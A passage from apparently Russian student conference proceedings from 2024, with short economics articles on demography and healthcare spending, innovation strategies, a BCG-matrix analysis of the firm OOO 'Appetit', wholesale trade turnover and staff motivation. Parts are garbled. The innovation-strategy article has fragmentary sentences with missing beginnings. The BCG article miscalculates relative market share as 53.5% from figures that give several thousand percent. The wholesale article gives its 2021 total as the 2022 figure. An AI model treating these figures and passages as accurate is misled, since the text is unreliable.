В 1990 году рождаемость населения составляла 1989 тысяч человек, а в 1999 году сократилась до 1215 тысяч. Смертность, в свою очередь, выросла с 1656 тысяч человек в 1990 году до 2366 тысяч в 2005 году. Поэтому в России впервые за многие годы смертность оказалась выше рождаемости, и размер депопуляции достиг максимума в 2000 году, составив 959 тысяч человек.

В то же время за этот период в Россию стремился положительный миграционный поток, который колебался от 878 тысяч в 1994 году до 41 тысяч в 2004 году. Однако, в целом за период депопуляции, который длился с 1992 по 2013 год, Россия потеряла 12 миллионов человек. При этом положительное сальдо миграции составило 5,8 миллионов человек, что привело к сокращению населения России на 6,2 миллиона человек.

Значительные меры по улучшению демографических показателей были приняты только в 2005 году с введением президентских программ "Демография" и "Здоровье народа". Эти программы привели к значительному увеличению рождаемости на 490 тысяч человек и снижению смертности на 390 тысяч человек. Депопуляция сменилась естественным приростом в размере 33 тысяч человек. Рождаемость увеличилась, особенно в сельской местности, а смертность снизилась, прежде всего, за счет сердечно-сосудистых заболеваний и внешних причин. В итоге ожидаемая продолжительность жизни в России повысилась с 65,37 лет в 2005 году до 70,53 лет в 2014 году. В период с 2013 по 2015 годы рождаемость превышала смертность, что привело к небольшому естественному приросту населения России.

Улучшение демографических показателей в период с 1999 по 2008 годы было связано не только с мерами в здравоохранении, но и с экономическим ростом. В этот период ВВП страны увеличился в 1,9 раза, промышленность в 1,8 раза, сельское хозяйство в 1,5 раза, а инвестиции – в 2,8 раза. Реальные доходы населения также выросли в 2,3 раза, превысив размеры экономического роста. Одной из причин улучшения демографических показателей в прошлом был рост расходов на здравоохранение. Однако, с периодом стагнации и кризисов с 2009 года внимание к здравоохранению и демографическим показателям упало. В то время, как другие страны, включая развитые страны и Китай, увеличили долю расходов на здравоохранение в ВВП, в России этот показатель оставался низким. Государственные расходы на здравоохранение составляли всего 3,5%. В

Европейском союзе и США этот показатель составлял соответственно более 10% и 17%.

В результате, с 2015 года в России начался демографический кризис – рождаемость снизилась, а смертность продолжала падать. В результате, с 2018 года вновь возникло уменьшение численности населения - депопуляция. Положительное сальдо миграции не смогло компенсировать размер депопуляции, и население страны стало сокращаться.

В 2020–2022 годах Россию накрыла коронавирусная пандемия.

В период коронавирусной пандемии смертность в России значительно возросла. В 2020 году она увеличилась на 345 тыс. человек, а в 2021 году уже на 645 тыс. человек по сравнению с 2019 годом. Это привело к демографической катастрофе, сокращению населения на 1,3 млн человек за 2018–2021 годы.

Высокая смертность в России объясняется несколькими факторами.

Во-первых, значительная часть населения России, особенно в зрелом и престарелом возрасте, имела подорванное здоровье из-за трансформационного кризиса, который произошел в стране. Многие люди потеряли работу, оказались без дохода и вели нищенский образ жизни, что негативно сказалось на их здоровье. Вторым фактором является замедленная вакцинация населения. На момент пика смертности в августе-октябре 2021 года, в России было вакцинировано только 20-30% населения, в то время как в США, Европе и других развитых странах доля вакцинированных достигала 60-70%.

Третий фактор - откладывание лечения других заболеваний в пользу лечения коронавируса, что привело к росту смертности от сердечно-сосудистых, легочных и других заболеваний. Таким образом, множество факторов, включая неблагоприятные условия жизни, низкую вакцинацию и откладывание лечения других заболеваний, привели к высокой смертности в России в период коронавирусной пандемии.

Четвертая причина связана с недостатками нашего здравоохранения, которое в 2–3 раза хуже финансируется и имеет в среднем существенно более низкий уровень персонала – и врачей, и медсестер – в сравнении с многими другими странами, где предъявляются более высокие требования к врачам и медсестрам, где они лучше обучаются, выше оплачиваются, несут более высокую ответственность.

Одним из самых успешных достижений в развитии российского здравоохранения является радикальное сокращение младенческой смертности. За 30 лет младенческая смертность в России сократилась в 4 раза, что является большим успехом по сравнению с другими странами.

В указе президента РФ от 7 мая 2018 года была поставлена задача сократить младенческую смертность до 4,4 в 2024 году, но этот показатель был достигнут досрочно в 2020 году. В первой половине 2023 года показатель младенческой смертности был снижен до 4,1.

По сравнению с другими странами младенческая смертность в России также очень низкая. Однако, необходимо отметить, что рождаемость в России также сокращается, что приводит к повышенному размеру депопуляции

населения. Для противостояния этому негативному тренду необходимо повысить суммарный коэффициент рождаемости. В 2015 году максимальный показатель этого коэффициента составлял 1,777, затем он снизился до 1,5, а в последние годы – до 1,45. Если удалось бы поднять его до 1,6, то рождаемость прекратила бы сокращаться.

Для улучшения демографической ситуации необходимо принять новую программу улучшения демографии и здравоохранения, а также увеличить расходы на здравоохранение и оздоровление населения. Кроме того, необходимо улучшить условия жизни многодетных семей и уменьшить расходы на детские учреждения для бедных семей.

В целом, сокращение младенческой смертности является успешным достижением в развитии российского здравоохранения, но для обеспечения устойчивого роста населения необходимо продолжать работать над увеличением рождаемости и улучшением демографической ситуации в стране [1].

Список источников

1. Тосунян, Г. А. Влияние ответственности пациентов и врачей на уровень здравоохранения в России и продолжительность жизни граждан. Проблема репродуктивного здоровья населения. — Москва: Ассоциация российских банков, 2024. — С. 127, 60-93.

2. Рулинская А.Г., Таранов А.В., Ковалерова Л.А., Савинова Е.А., Беспалов Р.А., Беспалова О.В., Никонец О.Е., Мандрон В.В., Мишина М.Ю., Зверев А.В., Караваева Ю.С. Финансовый рынок России: современные характеристики, инструменты, регуляторы. Брянск, 2015.

3. Нифаева О.В. Методика оценки влияния эффективности использования основных производственных фондов на финансовые результаты деятельности предприятия. Финансовый менеджмент. 2007. № 5. С. 3-10.

4. Таранов А.В. Тенденции развития информационной финансовой инфраструктуры. В сборнике: Актуальные проблемы социально-гуманитарных исследований в экономике и управлении. Материалы II Международной научно-практической конференции профессорско-преподавательского состава, магистров и студентов факультета экономики и управления. 2015. С. 100-105.

5. Голубева Г.Ф., Спасенников В.В. Экономико-психологические проблемы инновационного менеджмента. ФЭС: Финансы. Экономика. Стратегия. 2008. № 11. С. 33-41.

Материал поступил в редколлегию 20.04.2024

УДК 378:004

Роль инновационной стратегии в обеспечении устойчивого развития предприятия

Клещевникова Ирина Константиновна (ст.гр. 3-23-ИН-сми-М)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управление», Демиденко Александра Игоревича (feu@tu-bryansk.ru).

Аннотация: Актуальность статьи обусловлена тем, что предприятиям необходима инновационная структура устойчивого развития предприятий. В статье рассмотрены типы и виды инновационных стратегий для предприятий. Определено, что дальнейшее перспективное развитие предприятий должно обязательно предусматривать дальнейшее улучшение распределения производительности на предприятии и усилении комплексного развития.

Ключевые слова: инновация, предприятия, стратегия предприятия, экономика, экономическая оценка уровня, инновационная стратегия.

Значение инноваций и инновационной деятельности проявляется в том, что у предприятий появляется возможность работать более эффективно, укрепив свои позиции на рынке. Предприятия, заинтересованные в своем развитии, должны инвестировать в исследования, разработки и инновации. Поэтому, использование инноваций можно рассматривать, как основной бизнес-процесс, который позволит компаниям добиться конкурентного преимущества. Для обеспечения эффективности деятельности предприятий, необходимо разрабатывать и внедрять правильную инновационную стратегию, позволяющую грамотно использовать инновации в своей деятельности. Кроме того, инновационная стратегия крайне важна для прогнозирования быстрорастущих рынков и соответствия новым потребностям клиентов. Стратегия инновационного развития помогает определить, какие ценности следует стимулировать в команде, какие быстрорастущие рынки рассматривать, какие новые технологии использовать и как достичь максимальных результатов. Таким образом, разработка стратегии инновационного развития компании является актуальной и важной задачей, позволяющей увеличить конкурентоспособность и успешность бизнеса в долгосрочной перспективе.

Стратегия объединяет ключевые политики, цели и последовательность взаимосогласующихся мероприятий организации в единую цель. Она ориентирована на достижение конкурентного преимущества и помогает эффективно распределять ресурсы, учитывая особенности компетенций и сильных и слабых сторон предприятия, а также прогнозируя движение конкурентов и изменения в окружающей среде. Стратегия определяет уникальность организации, благодаря ей данное предприятие можно четко выделить среди других предприятий, существующих на рынке, и является ключевым инструментом управления организацией.

Вид продукции, технология, метод организации производства или управления, который создает экономическую или социальную ценность. Поэтому менеджмент должен активно внедрять инновации и использовать их для повышения конкурентоспособности компании и обеспечения ее устойчивого развития. продукт (товар, услуга) или про процесс, новый способ продаж или новый метод организации в деловой практике, создание рабочих мест или улучшение внешних отношений. [1] Под понятием инновационной деятельности в данном контексте понимается деятельность, направленная на осуществление новаторских проектов, а также на развитие инновационной инфраструктуры и обеспечение ее функционирования деятельности.

Не вызывает сомнений важность эффективного использования ресурсов и повышения производительности организаций. Однако, основная проблема заключается в отсутствии инновационной системы, способствующей развитию компании. Без инновационной стратегии компания не сможет оптимально выбирать элементы системы и принимать решения. Нет универсального подхода, который подошел бы всем компаниям, поэтому важно разработать инновационную стратегию, соответствующую потребностям конкретной компании. [2]

Эффективная стратегия инноваций считается ключевым фактором для стимулирования органического роста компании. Для компании крайне важно создать инновационную систему, которая бы способствовала разработке новых идей, их интеграции в бизнес-процессы и выбору проектов для финансирования.

В инновационных компаниях стратегические инновации объединяют несколько аспектов для достижения разнообразных инновационных результатов, способствующих развитию бизнеса. Оценка ценности определяется внешними факторами, такими как предвидение отрасли и удовлетворение потребностей клиентов, а также внутренними движущими силами, включающими ключевые технологии и компетенции. [3]

Подход к управлению инновациями заключается в создании условий для взаимодействия внешних и внутренних ресурсов компании, а также в способности искать новые возможности за пределами привычного. Основной ключ к успеху заключается в разработке и успешной реализации инновационной стратегии организации.

Основным критерием классификации инновационных стратегий является их группировка в зависимости от типа внедряемых новшеств.

Заинтересованы в их инновациях и будут готовы платить за них дополнительные деньги. понимать продукцию компании и поддерживать с ней тесные отношения.

Которые предпочитают наблюдать за действиями конкурентов и реагировать на изменения на рынке, вместо того чтобы сами инициировать новые направления развития. Важным отличием оборонительной стратегии является то, что компания не стремится быть первой в новой области, а ориентируется на успешный опыт других и начинает активные действия, как только появляются перспективы. эти компании предпочитают оберегаться и

вкладывать средства лишь в том случае, если видят, что другая компания уже добилась успеха в данной области. Они не копируют прямо то, что уже сделала первая компания, а стремятся усовершенствовать продукты и избежать всех ошибок, совершенных первопроходцем. Поэтому компании, выбирающие оборонительную стратегию инноваций, обычно разрабатывают стратегию исследований и разработок для дальнейшего развития олигополистического рынка, который будет тесно связан с уже внедренным продуктом.

Фирмы, использующие имитационную инновационную стратегию, не стремятся опережать лидеров отрасли, а предпочитают идти по пути медленного и постепенного развития. Они по-прежнему следят за технологическими достижениями и время от времени обновляют свои технологии, предпочитая сотрудничать с уже утвердившимися компаниями-лидерами. Такие фирмы получают конкурентное преимущество за счет снижения затрат на исследования и разработки, но иногда им трудно держаться на шагу с быстро меняющимися технологиями в отрасли.

Революционная стратегия инноваций призвана помочь компании: распознавать тенденции в сфере конкуренции, готовиться к переменчивому будущему, уделять должное внимание долгосрочной перспективе, учитывая при этом необходимость фокусироваться на повседневной деятельности. Следуя данной стратегии, компания выделяется на фоне других, создавая новый рынок. Такой подход имеет множество неоспоримых преимуществ. Например, он открывает шанс на огромную прибыль, если первооткрыватель будет успешным в своей сфере. Это дает возможность контролировать весь рынок, по крайней мере, на начальных этапах, устанавливая правила для генерации дохода. Кроме того, новые рынки открыты для дальнейшего роста и инноваций, что означает, что заработать будет проще, чем на насыщенных рынках. Однако, такой подход сопряжен с высоким риском, поскольку оценить реальную ситуацию на рынке предельно сложно. имеются две основные причины. Во-первых, внешняя среда представляет собой сложное сочетание конкурентов, клиентов, регулирующих органов и других факторов, которая быстро меняется под воздействием технических, экономических, социальных и политических изменений. Во-вторых, мнения менеджеров крупных компаний отличаются по поводу сильных и слабых сторон своих фирм, частично из-за их неполного знания о внутренних процессах компании.

Ограниченным количеством информации о внешних условиях рынка. Поэтому фирма должна постепенно внедрять изменения, основываясь на постоянном анализе и корректировке своей стратегии. Это позволяет избежать рисков и неожиданных последствий, а также более эффективно адаптироваться к изменяющейся среде. с недостаточными знаниями о своем окружении, собственных сильных и слабых сторонах, а также о возможных изменениях в будущем. Постепенные инновации предусматривают последовательную разработку концепций, продуктов или услуг на уже существующем рынке. Благодаря таким инновациям новые продукты немного улучшают свои предыдущие версии и вносят лишь небольшие изменения в уже имеющиеся

рецепты продуктов или методы предоставления услуг. Таким образом, без угрозы для основных функций продукта, его можно сделать более компактным, удобным в использовании, привлекательным и эффективным путем постоянного совершенствования. Этот метод широко применяется во многих известных компаниях, которые сосредоточены на создании новых продуктов и услуг с несколькими целями: увеличение продаж и прибыли от имеющихся продуктов и услуг; защита существующих бизнес-моделей; разработка новых бизнес-моделей, не разрушая старые. Этот подход очень популярен, поскольку снижает риск, который обычно связан с радикальными инновациями. Кроме того, компании с большими человеческими и финансовыми ресурсами обнаруживают, что им легче идти этим инновационным путем, который приносит очевидные преимущества: помогает оставаться конкурентоспособными; делает процесс разработки более доступным; упрощает продажу готовых идей.

Существует много различных классификаций стратегий инноваций, основанных на опыте различных компаний. Однако, подход к различным типам инноваций вызывает вопросы их сочетания, так как идеальные стратегии редко встречаются на практике. Каждая инновационная компания разрабатывает свою уникальную стратегию в соответствии с ее развитием. При выборе стратегии инноваций компании должны учитывать как общие стратегии фирмы, так и ее управленческую структуру. Согласование общих и инновационных целей важно. [4] Стратегические планы должны быть гибкими, чтобы оставаться последовательными на протяжении длительного времени и при необходимости подвергаться модификациям.

в случае необходимости, следует рассмотреть другие возможности для развития и ориентироваться на них.

Создание инновационной стратегии требует оценки ресурсного потенциала и конкурентного положения предприятия, анализа экономического развития, научно-технического прогресса и рыночных тенденций. Важно учитывать уникальные особенности компании, которые она приносит на рынок, и различные виды изобретений, которые могут помочь использовать эту ценность и достичь успеха. Дать конкурентное преимущество. Для решения данных трудностей, компаниям необходимо ясно определить, каким образом инновации могут увеличить ценность для своих клиентов. Анализ этого вопроса может помочь определить оптимальную инновационную стратегию.

Учитывать как внутренние, так и внешние факторы, которые могут повлиять на инновационное развитие. Разработка стратегии должна основываться на анализе текущей ситуации и потенциальных возможностей для улучшения инновационных процессов. проведение анализа и выявление ключевых стратегических целей, которые будут осуществляться через различные программы и проекты, является важным этапом. Инновационные цели также входят в общие стратегические цели и представляют конкретный желаемый результат в виде новой технологии или продукта. Они должны быть разработаны и внедрены в строго ограниченные сроки и с ограниченным бюджетом, чтобы способствовать развитию предприятия. Поэтому определение

инновационных целей требует учета внутренних ресурсов и инновационного потенциала компании для выбора наиболее эффективных стратегических решений.

В настоящее время, для эффективного использования инновационного потенциала и достижения устойчивого развития, предприятие должно не только достигать целей в своих областях специализации, но и развивать компетенции персонала в других областях, включая производство, финансы, маркетинг и взаимоотношения с клиентами. Основным преимуществом такого подхода является максимизация результатов применения технологий и создания новых продуктов, что позволяет предприятию успешно реализовывать свою инновационную деятельность.

Разрабатывая инновационную стратегию следует учитывать особенности используемой предприятием структуры управления, происходящие изменения в окружающей среде, а также уровень инновационного потенциала компании. Для реализации выбранных направлений инновационного развития, компаниям потребуется наличие значительных материальных ресурсов, умение анализировать рынок, на котором осуществляется деятельность предприятий. [5] Особенно важно проводить мониторинг конкурентной среды и потребностей клиентской базы. При формировании эффективной инновационной стратегии необходимо использовать методику SMART при постановке целей и решении соответствующих задач, а также обеспечить согласованность направлений инновационного развития с общей корпоративной стратегией. Таким образом, становится очевидно, что для укрепления позиций на рынке и повышения показателей конкурентоспособности, бизнесу необходимо уделять особое внимание разработке и реализации стратегии инновационного развития.

Список источников

1. Федеральный закон от 21.07.2011 N 254-ФЗ «О внесении изменений в Федеральный закон «О науке и государственной научно-технической политике».
2. Ридель Л.Н., Евсеева С.Е. К вопросу о современных подходах к классификации инновационных стратегий / Л.Н. Ридель, С.Е. Евсеева // Вестник сибирского института бизнеса и цифровых технологий. - 2019. - №2 - С. 55 - 59.
3. Сулимова Е.А. Роль инновационных маркетинговых стратегий в продвижении бизнеса / в сборнике: Институциональное обеспечение сбалансированного развития региона. Сборник материалов национальной научно-практической конференции (с международным участием) Академии МУБиНТ. -2021.- С. 59-63.
4. Сулимова Е.А. Формирование инвестиционной стратегии венчурного фонда // Диссертация на соискание ученой степени кандидата экономических наук / Уфа, 2008.
5. Сулимова Е.А., Гневушев В.Ю., Ефимова В.А., Исаев М.В. Формулирование, реализация и внедрение стратегии на предприятии / в сборнике: Инструменты и методы коммерциализации инноваций в современной

Материал поступил в редколлегию 20.04.2024

УДК 336.76.066

Анализ портфельных стратегий на примере ООО «Аппетит»

Колесова Ксения Алексеевна (ст.гр. О-22-БИ-цэ-Б)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управление» Радьковой Натальи Олеговны (radkowa.n@yandex.ru)

Аннотация. Представлены результаты анализа портфельных стратегий, в частности матрицы БКГ на примере предприятия ООО «Аппетит».

Ключевые слова: портфельные стратегии, матрица БКГ, матрица Ансоффа, матрица Мак Кинси.

Актуальность темы обусловлена тем, что современным предприятиям, развивающимся в нестабильных условиях внешней среды, необходимы предварительный анализ деятельности самой организации и возможность предвидеть изменения внешней среды, поскольку это является неременным условием для дальнейшей выработки последовательности действий по постановке целей и их реализации.

К портфельным стратегиям относятся:

- Матрица рост-доля рынка, разработанная Бостонской консалтинговой группой БКГ;
- Матрица возможностей товар-рынок, предложенная известным американским специалистом по стратегическому менеджменту Игорем Ансоффом;
- Матрица привлекательность отрасли-сильные стороны (конкурентоспособность) стратегических единиц бизнеса, разработанная фирмами «Дженерал Электрик» и «Мак Кинси»;

Для анализа предприятия ООО «Аппетит» построим матрицу БКГ. Матрица БКГ позволяет выявить как наиболее перспективные, так и самые «слабые» продукты или подразделения предприятия. Построив матрицу БКГ, менеджер или маркетолог получает наглядную картину, на основе которой он может принять решение о том, какие товары стоит развивать, а какие следует ликвидировать [2].

Рассчитаем относительную долю рынка по формуле:

Доля рынка = (объем нашей фирмы / объем основного конкурента) · 100%

Доля рынка = (24 888 000 / 465 000) · 100% = 53,5%.

Значение темп роста рынка общественного питания возьмем из открытого источника, и оно составляет 30%

Полученные данные внесем в таблицу 1 и построим матрицу БКГ (рис. 1).

Таблица 1 - Данные для матрицы БКГ

Вид бизнеса	Темп роста рынка	Доля рынка
Деятельность ресторанов и услуги по доставке продуктов питания	30%	53,5%




Рис. 1. Матрица БКГ для ООО "Аппетит"

По данной матрице можно сказать, что ООО «Аппетит» на рынке ресторанного бизнеса занимает позицию «Звезды». «Звезды» — это популярные продукты, которые пользуются спросом и приносят компании прибыль. Они могут принести компании еще больше денег, но требуют крупных инвестиций. Когда рост спроса замедляется, становятся «дойными коровами». Самая выгодная для вложений категория.

Данная позиция не означает, что можно расслабляться. Предприятию необходимо инвестировать в развитие и рост, укреплять позиции на рынке для того, чтобы и дальше получать стабильную прибыль и оставаться конкурентоспособным.

Список источников

1. ООО "Очаг": бухгалтерская отчетность и финансовый анализ // audit-it.ru URL: https://www.audit-it.ru/buh_otchet/0326574064_ooo-ochag (дата обращения: 19.03.2024).
2. ООО "Аппетит": бухгалтерская отчетность и финансовый анализ // audit-it.ru URL: https://www.audit-it.ru/buh_otchet/3254513516_ooo-appetit (дата обращения: 19.03.2024).
3. Ерохин Д.В., Лагереv Д.Г., Ларичева Е.А., Подвесовский А.Г. Стратегическое управление инновационной деятельностью предприятия. Брянск, 2010.
4. Демиденко А.И., Демиденко И.А., Исаев А.А. Цифровизация управления инновационными ресурсами предприятия и развитие сетевых организационных структур. В книге: Перспективы формирования инновационного потенциала стратегических отраслей промышленности. Горленко О.А., Ларичева Е.А., Исaiченкова В.В., Новикова А.В., Бойко Н.Е., Калинина Е.А., Можаяева Т.П., Сорокина Е.И., Вергеева М.В., Радькова Н.О., Масилевич Н.А., Лапицкая О.В., Кацубо С.П., Юрманова Е.А., Демиденко А.И., Демиденко И.А., Исаев А.А., Беляева Е.Е., Ерохин Д.В., Сорокина Е.И. и др. Брянск, 2018. С. 132-148.
5. Казаков О.Д., Андриянов С.В., Кузовлева И.А. Логико-метрическое моделирование стратегии развития хозяйствующего субъекта. Брянск, 2013.

Материал поступил в редколлегию 20.04.2024

УДК 339.33

Оптовая торговля как важная составляющая федерального и регионального ВВП

Колесова Ксения Алексеевна (ст. гр. О-22-БИ-цэ-Б)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управление» Новиковой Александры Владимировны (avnovikova2010@gmail.com)

Аннотация. Представлены результаты анализа и прогнозирования оптовой торговли в РФ. На их основе сформулированы выводы о перспективах развития оптовой торговли в РФ.

Ключевые слова: оптовая торговля, розничная торговля.

Актуальность темы определяется тем, что оптовая торговля составляет значительную часть ВВП, и ее рост и положение в экономике влияет на развитие всей экономической системы в целом.

Оптовая торговля – вид деятельности организации, при котором у компаний-производителей приобретаетсЯ товар, а затем реализуется другим

предприятиям для последующего использования в производстве или другим организациям для дальнейшей реализации.

Оптовая торговля – одна из важных составляющих в рыночных механизмах развитых стран. Она выступает связующим звеном между компаниями, производящими продукцию, и компаниями, которые ее продают. В условиях конкуренции компании-оптовики оказывают различные услуги своим контрагентам.

Рассмотрим оборот оптовой торговли РФ за последние три года и проанализируем его (таблица 1) [1].

Таблица 1 – Оборот оптовой торговли РФ за 2021 – 2023 гг., млрд руб.

Показатель	2021 год	2022 год	2023 год
Оборот оптовой торговли	109 486,8	117 466,1	130 739,8

В 2022 году оборот оптовой торговли вырос на 7,3% по сравнению с предыдущим годом, а в 2023 году рост показателя составил 11,3%. Оптовая торговля стабильно развивается. Для страны этот сегмент экономики является одним из наиболее важных.

Вместе с тем оптовая торговля в России неравномерно развита в регионах. Общий объем оборота оптовой торговли за 2022 г. в Российской Федерации составил 109 486,8 млрд руб. На ЦФО приходится 40% всего оборота, при этом в одной только Москве оборот оптовой торговли составляет 30% от всего оборота страны. На Московскую область приходится 8% оборота оптовой торговли, т.е. Москва и Московская область образуют большую часть оборота Центрального Федерального округа. СЗФО составляет 23% от всего оборота оптовой торговли, но при этом город Санкт-Петербург образует 21% оборота. Это говорит о довольно слабом развитии региональных рынков в сравнении с городами федерального значения (рисунок 1) [1].




Рис. 1. Структура оборота оптовой торговли в РФ за 2022 г.

По прогнозам, рост оборота оптовой торговли составит около 8-10% по сравнению с предыдущим годом. Рынок будет развиваться в условиях санкций и импортозамещения, поскольку потребуются как можно больше товаров для закрытия пустых мест на прилавках [2].

По прогнозу Минэкономразвития, если по итогам 2023 года оборот розничной торговли вырастет на 5,8%, то в 2024 — на 3,6%, а в 2025 — на 3,4%.

Рекордно низкая безработица в России означает, что сектор розничной торговли столкнулся с нехваткой кадров. С учетом того, что факторы, которые к ней привели, вряд ли исчезнут в 2024 году, а то и усугубятся, ретейлу придется сильно постараться, чтобы привлечь персонал. Возможно, это скажется на рентабельности сектора: магазинам придется увеличивать зарплаты, чтобы быть привлекательными на рынке труда [3].

Если брать в учет прямую корреляцию между оптовой и розничной торговлей, то можно сказать, что в 2024 году будет наблюдаться рост оборота оптовой торговли на 3,6%, а в 2025 – на 3,4%

Список источников

1. Росстат : официальный сайт Федеральной службы государственной статистики РФ : сайт. – Москва, 1999 – 2024. – URL: gks.ru (дата обращения: 20.03.2024). – Режим доступа: свободный. – Текст: электронный.

2. ФТС : официальный сайт Федеральной таможенной службы : сайт. – Москва, 2004 - 2024. – URL: <https://customs.gov.ru/> (дата обращения: 20.03.2024). – Режим доступа: свободный. – Текст: электронный.

3. Бизнес-гарант. [Электронный ресурс]. URL: <https://www.bg63.ru/?ysclid=lbz6wcn9dg861894666> (дата обращения: 20.03.2024). – Режим доступа: свободный. – Текст: электронный.

4. Арлашкина Н.Н., Бром А.Е., Гайфутдинова О.С., Гамбург А.В., Горбачев Н.И., Гусынина Ю.С., Евенко В.В., Ежов Г.П., Ерохин Д.В., Зубков А.Ф., Ильиных С.А., Исаев А.П., Казюка Е.А., Киселева О.В., Колобов А.А., Кочетов В.В., Ляхович Д.Г., Малышев Н.П., Мингалеева Ж.А., Михайлова А.В. и др. Методология планирования инновационного развития экономических систем. Санкт-Петербург, 2008.

5. Безгодов А.В., Смирнов В.Т., Мерзлякова Е.А., Шматко А.Д., Уварова В.И., Ерохин Д.В., Евенко В.В., Половникова А.А., Ситник Л.П., Скоблякова И.В., Слободчикова Е.М., Барсуков Г.В., Семенова Е.М., Власов Ф.Б., Крахмалева Е.В., Попова Л.В., Вандина О.Г., Попова А.Х., Маслов Б.Г., Жданова И.В. и др. Интеллектуальный капитал - основа опережающих инноваций. коллективная монография / Санкт-Петербург; Орел, 2007.

Материал поступил в редколлегию 20.04.2024

УДК 331.1

Мотивация персонала в организации

Крупенькина Валерия Александровна (ст.гр.3-23-ИН-сми-М)

Работа выполнена под руководством доцента кафедры «Отраслевая экономика и управление», Демиденко Александра Игоревича (feu@tu-bryansk.ru)

Аннотация: в данной статье изучена мотивация сотрудников в организации. Изучив психологию сотрудников, руководитель сможет влиять на их заинтересованность и трудоспособность, тем самым повысить эффективность работы и рентабельность предприятия.

Ключевые слова: мотивация сотрудников, стимулы, материальная мотивация, корпоративная культура, миссия компании, взаимное уважение, тренинги, мероприятия

Мотивация сотрудников – это то, что побуждает сотрудников работать: деньги, статус, комфортные условия труда и многое другое. Мотивация может быть внутренней (люди просто получают удовольствие от процесса работы) и внешней (они хотят купить квартиру, отдохнуть три раза в год, правильно питаться). Мотивационная система обслуживает индивида с помощью различных стимулов.

Деньги были хорошей мотивацией, но это продолжалось недолго. Через несколько месяцев люди свыклись с новым уровнем дохода и начали считать его несправедливым. А повышать заработную плату бесконечно невозможно. Кроме того, она не должна превышать среднерыночного уровня. Для того чтобы

сотрудники поддерживали высокий уровень мотивации, в компании должны быть внедрены определенные стимулы, в том числе нематериальные.

Сотрудники преуспевают, когда не только получают высокую зарплату, но и чувствуют себя комфортно на рабочем месте, получая признание коллег и руководства, ценность акций компании. Таким людям сложнее привлечь на другую работу, они организованы не только деньгами. Таким образом, грамотные системы мотивации помогают защитить ценных работников и снизить текучесть кадров.

Однако основная цель системы мотивации сотрудников - объединить функции сотрудников и корпоративные функции. Когда у сотрудников и руководства разные цели, польза от таких стимулов будет минимальной.

